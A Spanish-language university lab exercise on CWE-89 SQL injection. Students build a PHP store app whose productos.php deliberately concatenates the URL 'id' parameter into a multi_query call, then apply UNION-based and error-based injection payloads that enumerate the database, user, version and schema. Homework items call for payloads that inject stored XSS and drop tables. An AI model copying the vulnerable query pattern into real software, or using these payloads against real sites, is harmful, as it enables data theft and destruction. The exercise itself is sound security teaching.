

## Práctica. CWE-89: Improper Neutralization of Special Elements used in an SQL Command.

**Instrucciones.** Elaborar una aplicación de PHP que permita ejemplificar la vulnerabilidad de Neutralización inadecuada de elementos especiales utilizados en un comando SQL en un servidor Web.

1. Sigue las instrucciones de la práctica en la siguiente página.
2. Crea un reporte de práctica en un **archivo de Word** con una portada con tu nombre. Guárdalo con el nombre **NombreAlumno\_CWE-89.docx**.
3. Coloca **las siguientes capturas de pantalla**, cada una con una **descripción textual** arriba de la captura.
  - a. Coloca la captura de pantalla de tu consola de MySQL donde ejecutes el siguiente comando y se muestre la base de datos **tienda**.

```
SHOW DATABASES;
```

- b. Coloca la captura de pantalla de la página **productos.php** y el código del **payload** necesario para listar a todos los usuarios del servidor.
  - c. Coloca la captura de pantalla de la página **productos.php** y el código del **payload** necesario para concatenar al nombre del fabricante, un código malicioso igual a **'código malicioso'** en todos los registros de la tabla **fabricante**.
  - d. Coloca la captura de pantalla de la página **productos.php** y el código del **payload** necesario para insertar un nuevo registro en la tabla **fabricante** con un código malicioso igual que envíe una alerta con el texto **'Hackeado'**.
  - e. Coloca la captura de pantalla de la página **productos.php** y el código del **payload** necesario para insertar un nuevo registro en la tabla **fabricante** con un código malicioso igual muestre una imagen de una calavera **arriba de la tabla**.
  - f. Coloca la captura de pantalla de la página **productos.php** y el código del **payload** necesario para eliminar todos los registros de la tabla **producto**.
  - g. Coloca la captura de pantalla de la página **productos.php** y el código del **payload** necesario para eliminar la base de datos **tienda**.
  - h. Publica tu código fuente en un proyecto público de GitHub. **Coloca la URL** del código fuente publicado en GitHub.
4. Sube tu reporte de práctica archivo Word a la actividad en Eminus.

### Prerrequisitos

1. Esta práctica tiene como prerrequisito tener instalado el software **Visual Studio Code** con la extensión para PHP.  
*Puede seguir las instrucciones de cómo instalar Visual Studio Code desde la práctica [Instalación de Visual Studio Code](#).*
2. Esta práctica tiene como prerrequisito tener instalado el intérprete de PHP en su equipo.  
*Puede seguir las instrucciones de cómo instalar PHP desde la práctica [Instalación de PHP](#).*
3. Esta práctica tiene como prerrequisito tener instalado MySQL en su equipo.  
*Puede seguir las instrucciones de cómo instalar MySQL desde la práctica [Instalación de MySQL](#).*
4. Puede seguir las instrucciones de cómo publicar un proyecto en Visual Studio Code a GitHub desde la práctica [Como publicar un proyecto a GitHub desde Visual Studio Code](#).


## Instrucciones

**SQLi basado en errores** es una técnica de inyección SQL que se basa en mensajes de error emitidos por el servidor de la base de datos para obtener información sobre la estructura de la base de datos. En algunos casos, la inyección SQL basada en errores por sí sola es suficiente para que un atacante enumere una base de datos completa.


Si bien los errores son muy útiles durante la fase de desarrollo de una aplicación web, deben desactivarse en un sitio activo o registrarse en un archivo con acceso restringido.

### A. Crear la base de datos


1. En el menú de inicio de Windows, busque el programa MySQL escribiendo “mysql” y haga clic en ejecutar. También puede ejecutar la versión “**MySQL 8.0 Command Line Cliente Unicode**” que tiene soporte para acentos y caracteres especiales como la letra “ñ”.



2. Escriba la contraseña del super usuario **root** que creó en la instalación de MySQL.



3. Si se equivoca en la contraseña, la ventana se cerrará y tendrá que volver a abrir el programa cliente.
4. El cliente de MySQL debe verse de la siguiente forma. Esto quiere decir que se ha conectado correctamente a su servidor local MySQL con el usuario **root**.



```
MySQL 8.0 Command Line CUI
Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

5. Abra Visual Studio Code.
6. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar.
7. Seleccione **Archivo > Abrir carpeta** en el menú principal.
8. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\pslcwe-89** y selecciónela. Luego haga clic en Seleccionar carpeta.
9. Cree un nuevo archivo llamado **bd.sql** para crear la base de datos de la aplicación. Agregué las siguientes instrucciones al archivo.

```
DROP DATABASE IF EXISTS tienda;
CREATE DATABASE tienda CHARACTER SET utf8mb4;
USE tienda;

CREATE TABLE fabricante (
  id INT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
  nombre VARCHAR(100) NOT NULL
);

CREATE TABLE producto (
  id INT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
  nombre VARCHAR(100) NOT NULL,
  precio DOUBLE NOT NULL,
  id_fabricante INT UNSIGNED NOT NULL,
  FOREIGN KEY (id_fabricante) REFERENCES fabricante(id)
);

INSERT INTO fabricante VALUES(1, 'Asus');
INSERT INTO fabricante VALUES(2, 'Lenovo');
INSERT INTO fabricante VALUES(3, 'Hewlett-Packard');
INSERT INTO fabricante VALUES(4, 'Samsung');
INSERT INTO fabricante VALUES(5, 'Seagate');
INSERT INTO fabricante VALUES(6, 'Crucial');
INSERT INTO fabricante VALUES(7, 'Gigabyte');
INSERT INTO fabricante VALUES(8, 'Huawei');
INSERT INTO fabricante VALUES(9, 'Xiaomi');

INSERT INTO producto VALUES(1, 'Disco duro SATA3 1TB', 86.99, 5);
INSERT INTO producto VALUES(2, 'Memoria RAM DDR4 8GB', 120, 6);
INSERT INTO producto VALUES(3, 'Disco SSD 1 TB', 150.99, 4);
INSERT INTO producto VALUES(4, 'GeForce GTX 1050Ti', 185, 7);
INSERT INTO producto VALUES(5, 'GeForce GTX 1080 Xtreme', 755, 6);
INSERT INTO producto VALUES(6, 'Monitor 24 LED Full HD', 202, 1);
INSERT INTO producto VALUES(7, 'Monitor 27 LED Full HD', 245.99, 1);
INSERT INTO producto VALUES(8, 'Portátil Yoga 520', 559, 2);
INSERT INTO producto VALUES(9, 'Portátil Ideapad 320', 444, 2);
INSERT INTO producto VALUES(10, 'Impresora HP Deskjet 3720', 59.99, 3);
INSERT INTO producto VALUES(11, 'Impresora HP Laserjet Pro M26nw', 180, 3);
```

10. Dentro de MySQL, para ejecutar el script de creación de la base de datos, ejecute las siguiente instrucción **source**:

```
mysql> source C:\codigo\ps\cwe-89\bd.sql
```

11. Verifique que se la base de datos se haya creado.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| tienda |
+-----+
5 rows in set (0.00 sec)
```

12. Ahora vamos a crear el usuario para conectarse desde su aplicación. Se utiliza la siguiente instrucción:

```
mysql> CREATE USER tienda_user@localhost IDENTIFIED BY 't13Nd@';
Query OK, 0 rows affected (0.01 sec)
```

13. Y para darle permisos en la nueva base de datos, se utiliza:

```
mysql> GRANT ALL ON tienda.* TO tienda_user@localhost;
Query OK, 0 rows affected (0.01 sec)
```

14. Para verificar que los permisos se hayan aplicado se ejecuta:

```
mysql> SHOW GRANTS FOR tienda_user@localhost;
+-----+
| Grants for tienda_user@localhost |
+-----+
| GRANT USAGE ON *.* TO `tienda_user`@`localhost` |
| GRANT ALL PRIVILEGES ON `tienda`.* TO `tienda_user`@`localhost` |
+-----+
2 rows in set (0.00 sec)
```

15. Cerrar la sesión y salir.

```
Símbolo del sistema  x  +  v  -  □  x

mysql> exit;
Bye

C:\Program Files\MySQL\MySQL Server 8.0\bin>
```

## B. Crear el programa

1. Asegúrese de contar con una carpeta de trabajo en **C:\codigo**. Si aún no ha creado la carpeta **C:\codigo** hágalo antes de continuar.
2. Seleccione **Archivo > Abrir carpeta** en el menú principal.
3. En el cuadro de diálogo **Abrir carpeta**, cree una carpeta en la ruta **C:\codigo\ps\cwe-89** y selecciónela. Luego haga clic en Seleccionar carpeta.
4. El nombre de la carpeta se convierte en el nombre del proyecto y el nombre del espacio de nombres de forma predeterminada.
5. Vamos a crear el archivo que realiza la conexión a la base de datos local. Cree el archivo **tienda.php**. Escriba el siguiente código.

```
<?php
class Tienda
{
    // Intentamos una conexión a un servidor de MySQL
    static $mysqli;
    static $servidor = 'localhost';
    static $usuario = 'tienda_user';
    static $password = 't13Nd@';
    static $base_de_datos = 'tienda';

    public function __construct()
    {
        self::conectar();
    }

    function __destruct()
    {
        self::$mysqli->close();
    }

    protected function conectar()
    {
        // Esta función es la que realiza la conexión al servidor de MySQL
        self::$mysqli = new mysqli(self::$servidor, self::$usuario, self::$password, self::$base_de_datos);
        // En caso de error lo mandamos a imprimir a la pantalla
        // Imprimimos el número de error y su descripción
        if (self::$mysqli->connect_error) {
            die('Error de Conexión (' . self::$mysqli->connect_errno . ') ' . self::$mysqli->connect_error);
        }
    }

    public function obten_conexion()
    {
        return self::$mysqli;
    }
}
```

6. Observe al inicio colocamos nuestros datos de conexión. Modifíquelos acorde a su ambiente.
7. Esta clase realiza la conexión a nuestra base de datos. Observe como PHP es un lenguaje orientado a objetos.
8. Vamos a crear la página que lista los fabricantes. Cree un nuevo archivo llamado **index.php**. Escriba el siguiente código.

```
<?php
include_once('tienda.php'); // Incluye el archivo tienda.php dentro de este
?>
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Tienda de productos de informática</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet">
```

```
</head>

<body class="m-4">
  <h2>Tienda de productos de informática <small class="text-muted fs-5">Universidad Veracruzana</small></h2>
  <nav aria-label="breadcrumb">
    <ol class="breadcrumb">
      <li class="breadcrumb-item active">Inicio</li>
    </ol>
  </nav>
  <?php
    // Crea el objeto que tiene las funciones de conexión a MySQL
    $tienda = new Tienda();
    // Se obtiene la conexión
    $mysqli = $tienda->obten_conexion();
    // Obtenemos todos los fabricantes
    $consulta = "SELECT * FROM fabricante";
    // Creamos la consulta
    $sentencia = $mysqli->prepare($consulta);
    /* ejecutar la sentencia */
    $sentencia->execute();
    // Aquí queda el resultado
    $resultado = $sentencia->get_result();
    $sentencia->close();

    echo "<p>Listado de todos los fabricantes.</p>";
    $i = 0;
    echo '<table class="table table-sm table-striped table-bordered">';
    echo "<thead><tr>";
    echo "<th>Id</th>";
    echo "<th>Nombre</th>";
    echo "<tr></thead><tbody>";
    // Recorremos para ir fila x fila
    while ($fila = $resultado->fetch_assoc()) :
      // Imprimimos los datos
      echo "<tr>";
      echo "<td>{$fila["id"]}</td>";
      echo "<td><a href='productos.php?id={$fila["id"]}' class='>{$fila["nombre"]}</a></td>";
      echo "<tr>";
      $i++;
    endwhile;
    echo '</tbody></table>';
  <?
</body>

</html>
```

9. Agregue la página de la lista de productos de un fabricante. Cree un nuevo archivo llamado `productos.php`. Escriba el siguiente código.

```
<?php
include_once('tienda.php'); // Incluye el archivo tienda.php dentro de este
?>
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Tienda de productos de informática</title>
  <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" rel="stylesheet">
</head>

<body class="m-4">
  <h2>Tienda de productos de informática <small class="text-muted fs-5">Universidad Veracruzana</small></h2>
  <nav aria-label="breadcrumb">
    <ol class="breadcrumb">
      <li class="breadcrumb-item"><a href="index.php">Inicio</a></li>
      <li class="breadcrumb-item active" aria-current="page">Detalles</li>
    </ol>
  </nav>
  <?php
    // Crea el objeto que tiene las funciones de conexión a MySQL
    $tienda = new Tienda();
    // Se obtiene la conexión
    $mysqli = $tienda->obten_conexion();
```

```
// Obtenemos todos los fabricantes
$consulta = "SELECT * FROM producto WHERE id_fabricante=" . $_GET["id"];


//Se ejecuta la consulta
$sentencia = $mysqli->multi_query($consulta);

// Aqui queda el resultado
$resultado = $mysqli->store_result();


echo "<h5>Productos del fabricante</h5>";
echo "<p>La consulta devolvió " . $resultado->num_rows . " registros.</p>";

$i = 0;
echo "<table class='table table-sm table-striped table-bordered'>";
while ($fila = $resultado->fetch_assoc()) : // Recorremos para ir fila x fila
    // Imprimimos los encabezados
    if ($i == 0) {
        echo "<thead><tr>";
        foreach (array_keys($fila) as $columna) {
            echo "<th>{$columna}</th>";
        }
        echo "</tr></thead><tbody>";
    }
    // Imprimimos los datos
    echo "<tr>";
    foreach ($fila as $dato) {
        echo "<td>{$dato}</td>"; // Se puede acceder también $fila["Id"]
    }
    echo "</tr>";
    $i++;
endwhile;
echo "</tbody></table>";
?>
</body>
</html>
```

10. Debería contar con estos archivos en su proyecto.



11. Para probar el funcionamiento de su aplicación, puede usar la extensión **PHP Server** de Visual Studio Code. Abra su archivo `index.php`. En la parte superior derecha de su ventana de código, presione el icono de **PHP Server**. También puede ejecutar el comando `php -S localhost:3000`.



12. Se abrirá su navegador predeterminado en la página `index.php`.

## Tienda de productos de informática Universidad V

[Inicio](#)

Listado de todos los fabricantes.

| Id | Nombre                          |
|----|---------------------------------|
| 1  | <a href="#">Asus</a>            |
| 2  | <a href="#">Lenovo</a>          |
| 3  | <a href="#">Hewlett-Packard</a> |
| 4  | <a href="#">Samsung</a>         |
| 5  | <a href="#">Fujitsu</a>         |

13. Se muestra la lista de fabricantes desde la base de datos. Haga clic en los vínculos del nombre de cada fabricante.
14. Observe como se despliega el listado de los productos.

## Tienda de productos de informática Universidad Veracruzana

[Inicio](#) / [Detalles](#)

### Productos del fabricante

| id | nombre                 | preci |
|----|------------------------|-------|
| 6  | Monitor 24 LED Full HD | 202   |
| 7  | Monitor 27 LED Full HD | 245.9 |

15. Muchas aplicaciones están desarrolladas de esta manera aún hoy en día.
16. Felicidades, ha creado su aplicación de manera correcta.




### C. Explotar la vulnerabilidad


Lo primero que hace un atacante que busca por mensajes de error, es revisar si hay puntos vulnerables en la validación de entradas. Pueden ser tanto campos de texto, peticiones url en el navegador, como llamadas a procedimientos remotos (*XMLHttpRequest*).

En este ejemplo vamos a encontrar el punto de entrada de la vulnerabilidad utilizando una inyección SQL basada en los errores que la misma aplicación nos muestra.

1. Regrese a la aplicación y navegue hasta la lista de los productos de algún fabricante en la página `productos.php`. Observe la URL que se forma: <http://localhost:3000/productos.php?id=1>.



2. Lo primero que haría un atacante es modificar el valor de la barra del navegador. La primera prueba siempre consiste en colocar un carácter de comilla sencilla `'` como **payload** y ver que sucede.



### Tienda de productos de informática Universidad Veracruzana

[Inicio](#) / [Detalles](#)

**Fatal error:** Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1 in C:\codigo\ps\cwe-89\productos.php:32 Stack trace:  
#0 C:\codigo\ps\cwe-89\productos.php(32): mysqli->multi\_query('SELECT \* FROM p...') #1 {main} thrown in  
C:\codigo\ps\cwe-89\productos.php on line 32

3. Observe como la aplicación nos envía muchísima información. De entrada, que obviamente es vulnerable a una inyección SQL.
  - Nos indica que es un servidor MySQL.
  - Que se está usando la instrucción `mysqli->multi_query()`.
  - La consulta SQL comienza con un `SELECT * FROM p`.
  - Que el código está dentro del archivo con ruta `c:\codigo\ps\cew-89\productos.php`.
  - Con la ruta, podemos ver que es un equipo Windows.
4. Con toda esa información se puede planear un ataque más agresivo de inyección SQL.
5. Por ejemplo, lo segundo que podría hacer un atacante, es conocer el número de columnas que esta consulta esta retornando. Se introduce por ejemplo un número `-1`, y se observa que no marque error.

`http://localhost:3000/productos.php?id=-1`

Productos del fabricante

6. Al no marcar error, podemos saber que permite valores negativos y eso ayuda a obtener una entrada más limpia. Para saber si se obtienen tres columnas, ingrese el siguiente **payload**.

```
http://localhost:3000/productos.php?id=-1 union select 1,2,3--
```

**Fatal error:** Uncaught mysqli\_sql\_exception: The used SELECT statements have a different number of columns in C:\codigo\ps\cwe-89\productos.php:31 Stack trace: #0 C:\codigo\ps\cwe-89\productos.php(31): mysqli->prepare('SELECT \* FROM p...') #1 {main} thrown in C:\codigo\ps\cwe-89\productos.php on line 31

7. Se obtuvo otro error muy descriptivo. Nos indica que no le atinamos al número de columnas que regresa la consulta. Ahora probemos con cuatro columnas.

```
http://localhost:3000/productos.php?id=-1 union select 1,2,3,4--
```

### Productos del fabricante

| id | nombre | precio | id_fabricante |
|----|--------|--------|---------------|
| 1  | 2      | 3      | 4             |

8. Muy bien! Observe como los números que ingresamos, se colocan como celdas de la tabla. Esto quiere decir que hemos conseguido igualar el número de columnas de la consulta.
9. Si quisiera obtener el nombre de la base de datos, se puede usar la función `database()`. La podemos colocar en la columna dos, sustituyendo el número por la función.

```
http://localhost:3000/productos.php?id=-1 union select 1,database(),3,4--
```

### Productos del fabricante

| id | nombre                                                                                     | precio | id_fabricante |
|----|--------------------------------------------------------------------------------------------|--------|---------------|
| 1  | tienda  | 3      | 4             |

10. Ahora también queremos saber el nombre del usuario que se conecta a la base de datos.

```
http://localhost:3000/productos.php?id=-1 union select 1,current_user(),3,4--
```

### Productos del fabricante

| id | nombre                                                                                                    | precio | id_fabricante |
|----|-----------------------------------------------------------------------------------------------------------|--------|---------------|
| 1  | tienda_user@localhost  | 3      | 4             |

11. Algunos sistemas se conectan utilizando el usuario con más privilegios llamado `root`. Si este fuera el caso, se vería una salida como la siguiente.

## Productos del fabricante

| id | nombre         | precio | id_fabricante |
|----|----------------|--------|---------------|
| 1  | root@localhost | 3      | 4             |

12. Si usted viera algo así, puede tomar control completo del servidor MySQL: modificar o borrar la información y las estructuras, crear sus propios usuarios y objetos. Además es probable que también se pueda tomar control del equipo usando algún exploit.
13. Para saber que funciones pudiera utilizar, es útil saber la versión del servidor MySQL.

```
http://localhost:3000/productos.php?id=-1 union select 1,version(),3,4--
```

## Productos del fabricante

| id | nombre | precio | id_fabricante |
|----|--------|--------|---------------|
| 1  | 8.0.35 | 3      | 4             |

14. Si quisiera saber el nombre de todas las tablas que hay en el servidor, ingrese.

```
http://localhost:3000/productos.php?id=-1 union select 1,2,table_name,4 from information_schema.tables--
```

15. Si quisiéramos agregarle el nombre de la base de datos de cada tabla, lo podemos colocar en la columna dos.

```
http://localhost:3000/productos.php?id=-1 union select 1,table_schema,table_name,4 from information_schema.tables--
```

| id | table_schema | table_name | id_fabricante |
|----|--------------|------------|---------------|
| 1  | tienda       | fabricante | 4             |
| 1  | tienda       | producto   | 4             |

16. Si queremos saber las columnas de una tabla en particular, podemos usar.

```
http://localhost:3000/productos.php?id=-1 union select 1,2,column_name,4 from information_schema.columns where table_name='producto'--
```

## Productos del fabricante

| id | nombre | precio        | id_fabricante |
|----|--------|---------------|---------------|
| 1  | 2      | id            | 4             |
| 1  | 2      | nombre        | 4             |
| 1  | 2      | precio        | 4             |
| 1  | 2      | id_fabricante | 4             |

17. No siempre se va a tener una tabla como medio de presentación. En esos casos, se pueden agrupar los resultados en una sola columna usando la función `group_concat()`.

```
http://localhost:3000/productos.php?id=-1 union select 1,2,group_concat(column_name),4 from information_schema.columns where table_name='producto'--
```

## Productos del fabricante

| id | nombre | precio                         | id_fabricante |
|----|--------|--------------------------------|---------------|
| 1  | 2      | id,nombre,precio,id_fabricante | 4             |

18. A veces no se puede colocar el nombre de la tabla directamente por las comillas. En esos casos, se convierte el texto a su valor Unicode en hexadecimal. Por ejemplo, `producto` es igual a `0x70726F647563746F`. Así que se puede omitir las comillas.

```
http://localhost:3000/productos.php?id=-1 union select 1,2,group_concat(column_name),4 from information_schema.columns where table_name=0x70726F647563746F--
```

## Productos del fabricante

| id | nombre | precio                         | id_fabricante |
|----|--------|--------------------------------|---------------|
| 1  | 2      | id,nombre,precio,id_fabricante | 4             |

19. Los siguientes **payloads**, van a depender del conocimiento, creatividad del atacante y permisos que el usuario usado para conectar a la base de datos tenga. Más adelante, realizaremos una práctica solo destinada a la inyección SQL para inyectar código malicioso en la base de datos, es decir, un XSS permanente.
20. Las inyecciones son de los ataques más perpetrados en la última década porque si se hace correctamente, permite saltarse varios mecanismos de seguridad como SSL, firewalls, entre otros, de una manera muy sencilla y casi invisible.
21. Felicidades, ha creado su aplicación de manera correcta.

### Actividades de tarea

1. Considere que el usuario de conexión es **root**. Basándose en la práctica anterior, genere el **payload** necesario en el URL para listar a todos los usuarios del servidor.
2. Considere que el usuario de conexión es **tienda**. Basándose en la práctica anterior, genere el **payload** necesario en el URL para concatenar al nombre del fabricante, un código malicioso igual a **'código malicioso'** en todos los registros de la tabla **fabricante**.
3. Considere que el usuario de conexión es **tienda**. Basándose en la práctica anterior, genere el **payload** necesario en el URL para insertar un nuevo registro en la tabla **fabricante** con un código malicioso igual que envíe una alerta con el texto **'Hackeado'**.
4. Considere que el usuario de conexión es **tienda**. Basándose en la práctica anterior, genere el **payload** necesario en el URL para insertar un nuevo registro en la tabla **fabricante** con un código malicioso igual muestre la imagen de una calavera **arriba de la tabla**.
5. Considere que el usuario de conexión es **tienda**. Basándose en la práctica anterior, genere el **payload** necesario en el URL para eliminar todos los registros de la tabla producto.
6. Considere que el usuario de conexión es **tienda**. Basándose en la práctica anterior, genere el **payload** necesario en el URL para eliminar la base de datos **tienda**.